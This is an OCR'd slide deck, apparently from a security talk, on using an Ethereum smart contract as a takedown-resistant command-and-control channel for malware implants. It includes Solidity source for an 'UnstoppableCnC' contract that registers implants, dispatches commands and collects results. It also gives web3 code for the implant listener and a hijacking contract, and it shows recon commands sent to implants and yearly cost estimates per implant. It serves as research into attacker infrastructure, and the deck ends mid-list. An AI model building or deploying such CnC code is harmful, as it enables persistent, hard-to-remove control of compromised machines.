
What??? Anyone can see my stuff?!

Transparency on the blockchain.

What??? Anyone can see my stuff?!

Transparency on the blockchain.

- **Contract bytecode is available and can be reversed**



What??? Anyone can see my stuff?!

Transparency on the blockchain.

- Contract bytecode is available and can be reversed
- **Contract storage current state can be easily read**

```
web3.eth.getStorageAt('0x634f5758102A6b78DAd736307F72dAAE868Bf713',0)
'0x000000000000000000000000fc1c1fc057a17dda1b6b67e423b059abbb62f64e'
```

```
address public owner;
```

– Retrieving old or altered data can be done by syncing a node to the right block when data was available

What??? Anyone can see my stuff?!

Transparency on the blockchain.

- **Function Call arguments can be read from transaction inputs**

```
web3.eth.getTransaction(
'0xd087d3c186c9d66b9c129f1983168f5dddd2b9f335cd815aff66775aedca0497')
{
    'gasPrice': 1000000000,
    'r': '0x9246c0fd730ac3f89aad146eead2fdc9669611ff24f072b8c871a07b171503fa',
    'input':
    '0x2658a0571833fc00fbdfa23d708afc203571200983dc7ef400000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    0206e657473746174202d6e616f207c2066696e64737472204c495354454e494e47',
    'nonce': 9,
    'blockHash': '0x0000000000000000000000000000000000000000000000000000000000000000',
    'transactionIndex': 0,
    'hash': '0xd087d3c186c9d66b9c129f1983168f5dddd2b9f335cd815aff66775aedca0497',
    'gas': 3000000,
    'from': '0xfc1C1fC057a17DDa1B6b67e423B059abBb62f64e',
    'to': '0x634f5758102A6b78DAd736307F72dAAE868Bf713',
    'blockNumber': None,
    'value': 0,
    'v': '0x2c',
    's': '0x399bbda7cbaa1057c01cc304234e4c056cc808992eaa0b1c2c6bf80b127b1d50'
}
```

Arg 0: address instance

Arg 1: command.

‘netstat -nao | findstr LISTENING’

Function identification:

```
web3.sha3(b'addWork(address,string,uint16)')[0:10]
```

What??? Anyone can see my stuff?!

Transparency on the blockchain.

- Contract bytecode is available and can be reversed
- Contract storage current state can be easily read
- Function Call arguments can be read in the transaction inputs
- **Data in Event logs can be read from transaction receipt**

```
cc.web3.eth.getTransactionReceipt('0x7f87cc3cffdda8600dee2af1924fd04bd22d370c7322d0a94641da7e45bf5802')
{
    'from': '0x5cb49ea00d135abc51f5ee80ec097dbc86f501a5',
    'transactionIndex': 0,
    'root': '0x2e4bf9d1d1d9f840d938c8a96f932378716ccfd3ebc9ea7eb69bda0eaf72fda7',
    'cumulativeGasUsed': 25058,
    'blockHash': '0x2d7fefa104e11f3a144e642488f340525a94010e21d883280a2b11850efa5502',
    'blockNumber': 1930,
    'to': '0x05a822fb8e721306b6790421a5ebdaf5894db9fa',
    'contractAddress': None,
    'gasUsed': 25058,
    'logs': [AttributeDict({
            'transactionIndex': 0,
            'logIndex': 0,
            'removed': False,
            'blockNumber': 1930,
            'blockHash': '0x2d7fefa104e11f3a144e642488f340525a94010e21d883280a2b11850efa5502',
            'address': '0x05A822FB8E721306b6790421a5EbdAf5894Db9fa',
            'topics': ['0x0806c3a44fe9e7e1218062857085c6d8e9f774f217ddb3fe655221e0baee74e7'],
            'data':
            '0x000000000000000000000000000000000000000000000000000000000000002000000000000000000000000000
            0000000000000000000000000000000000000661616262636300000000000000000000000000000000000000000000
            000000000',
            'transactionHash': '0x7f87cc3cffdda8600dee2af1924fd04bd22d370c7322d0a94641da7e45bf5802'
        })],
    'transactionHash': '0x7f87cc3cffdda8600dee2af1924fd04bd22d370c7322d0a94641da7e45bf5802',
    'logsBloom':
    '0x000200000000000020000000000000000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000040000000000000000000000000000000000000000000000000000
    00000000000000040020000000000000000000000000000000000000000400000000000000000000000000000000000000000
    0000000000'
}
```

Data leakage and replay attacks

In current implementation, our contract:

- Leaking all:
  - All allowed implants
  - Activated implants and their SessionIds
  - Command sent and replies => Reveal metadata

- Honeypot any implant and Replay any command
  - Just fake any machineId if unregistered
  - Capture sessionId to transfer a registered implant to another machine
  - Get commands and issue command replies on its behalf

Writing an unstoppable CnC smart contract


Final attempt: Going dark


```
pragma solidity ^0.4.0;

contract UnstoppableCnC {

    address public owner;
    string public ownerPubKey;
    uint public creationTime;

    enum InstanceStates { NotExist, Inactive, Active, Disabled }

    struct Instance{ InstanceStates state; }

    mapping (bytes32 => Instance) public instances;

    /* events triggered by Client */
    event RegistrationRequest (string machineId);
    event CommandResult (bytes32 sessionAndMachineIdHash, string commandResult,
                         uint16 cmdId);
    /* events triggered by Server */
    event InstanceRegistered (bytes32 indexed instanceHash, string sessionId);
    event CommandPending (bytes32 indexed instanceHash, string command,
                          uint16 cmdId);

    function UnstoppableCnC (string pubkey)  public {⟷}

    modifier onlyBy(address _account){⟷}
    modifier onlyByValidInstanceState(bytes32 instanceHash,
                                      InstanceStates state){⟷}
```

```
    function registrationConfirmation(bytes32 instanceHash, string sessionId)
        public onlyBy(owner){
        instances[instanceHash].state = InstanceStates.Active;
        InstanceRegistered(instanceHash, sessionId);
    }

    function uploadWorkResults (bytes32 sessionAndMachineIdHash, string result,
                                uint16 cmdId)
        public onlyByValidInstanceState(keccak256(msg.sender),
                                        InstanceStates.Active) {
        CommandResult(sessionAndMachineIdHash, result, cmdId);
    }

    function allowInstance (bytes32 instanceHash)
        public onlyBy(owner) payable {
       instances[instanceHash] = Instance({ state: InstanceStates.Inactive });
    }

    function addWork (bytes32 instanceHash, string command, uint16 cmdId)
        public onlyBy(owner)
        onlyByValidInstanceState(instanceHash, InstanceStates.Active) {
        CommandPending(instanceHash, command, cmdId);
    }
```

Takedowns, takeovers

- Blockchain is immutable => Impossible



Takedowns and Takeovers

- Blockchain is immutable => Impossible
- Unless Hard Fork
- Unless…
- Solidity allows you to shoot yourself in the foot in many ways
  - … Which leads to takeovers, breaches
  - Dao, Parity multisig
  - Recent study find thousands of vulnerable contracts using byte code analysis*

*Finding The Greedy, Prodigal, and Suicidal Contracts at Scale, Feb 2018

A Small mistake that will ruin your day

a true story…

Let’s take a look at how an implant implements the event log filter to watch for new commands:

```
implantAddress='0x...'
eventHash = web3.sha3(encode_hex('CommandPending(bytes32,string,uint16)'))
filter = web3.eth.filter({'topics': [eventHash, implantAddress]})
filter.watch(callback)
```

What’s wrong with this?

Let’s say someone deploys a new contract:

```
contract EvilCnC {
    event CommandPending (bytes32 indexed instanceHash, string command,
                          uint16 cmdId);
    function addWork (bytes32 instanceHash, string command, uint16 cmdId)
        public {
        CommandPending(instanceHash, command, cmdId);
    }
}
```

And then executes it :

```
cmdId = 1
cmd = 'dir /s c:\\'  <- command that returns a large data
contract.addWork(implantAddress, cmd, cmdId, transact={'from': someAddress})
```

A Small mistake that will ruin your day

a true story…

- Well, apparently this caused our listener to trigger…
- Which can lead to
  - Implant to run unauthorized command
  - Implant to return the results to real operator:
    - Spend Ether
    - Reveal implant details
    - Arbitrary data controlled by the attacker…

- Call it a **“side contract attack”**

- Luckily, fix is quite simple:

```
filter = web3.eth.filter({'address': contractAddress, 'topics': [eventHash, implantAddress]})
```

Overall Cost

Date 01.10.18
gasPrice = 4 Gwei (2x avg tx price)
Avg confirmation time: 56 sec
ETH ~= 89$

- Constant Costs

Tx Type	Gas used	Cost ETH	Cost USD$
Contract Deploy	1,159,541	0.0046392	0.412
Initial implant registration (Registration + confirmation)	63,602	0.00025	0.022

- command roundtrips – Varies with data size

Command 32b, Result 256b	79,472	0.00032	0.02
Command 32b, Result 8Kb	683,619	0.00261	0.23
Command 32b, Result 20Kb	1,634,943	0.00642	0.57


Cost per byte is ~ 80 gas (0.00000032$)

- Even If we put commands and results off chain and only put a 256b hash:

Command 256b, Result 256b	99,216	0.0004	0.0356

- **Yearly cost (Avg 3 commands / day) per implant: 39$**

Demo Time!


127.0.0.1 - Chromium
http://127.0.0.1:5000/
This site can’t be reached
127.0.0.1 refused to connect.
Try:
Checking the connection
Checking the proxy and the firewall
ERR_CONNECTION_REFUSED
DETAILS
Reload
d
eve
> alias u.s.deploy
alias u.s.deploy='python3 src/Server/DeployUnstoppableCnC.py .'
>
alice
>
bob
>

Blockchain: The Ultimate Infrastructure?

- Secure communications 
- High availability 
- Scalable 
- Authentication 
- Anonymity 
- No data leakage 
- Takedown resistant 
- Takeover resistant 
- Low operational costs 

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓?
  - State-of-the-art P2P network (thousands of nodes)
  - Fully encrypted wire protocol
- High availability ?
- Scalable ?
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓?
  - Thousands of peers around the globe. Blocking means no service.
  - Blockchain is immutable. Contract cannot be modified once deployed
- Scalable ?
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ?✓
  - Infrastructure can support any number of nodes
  - Ethereum network has a scaling problem - Transaction times are getting higher (avg 2 min)
  - Implant must be uniquely generated (needs a wallet per instance)
  - Implant Footprint - even with "light node" - is high (in cpu, disk and mem)
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓?
  - Blockchain guarantees implant accounting to be correct
  - Registration process ties implant to destination machine
  - Control over wallet and generated sessionId guarantee protection from request forgery and replay attack
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓?
  - No way to know which node a transaction was transmitted from
  - Hard to know who's behind a wallet address
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓?
  - Blockchain data is public, but encryption and address hashing solves the problem
  - All that can be knowns is list of addresses that interacted with the contract
  - And the contract byte code
  - Single implant can be reversed to extract all config – but not further leakage!
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
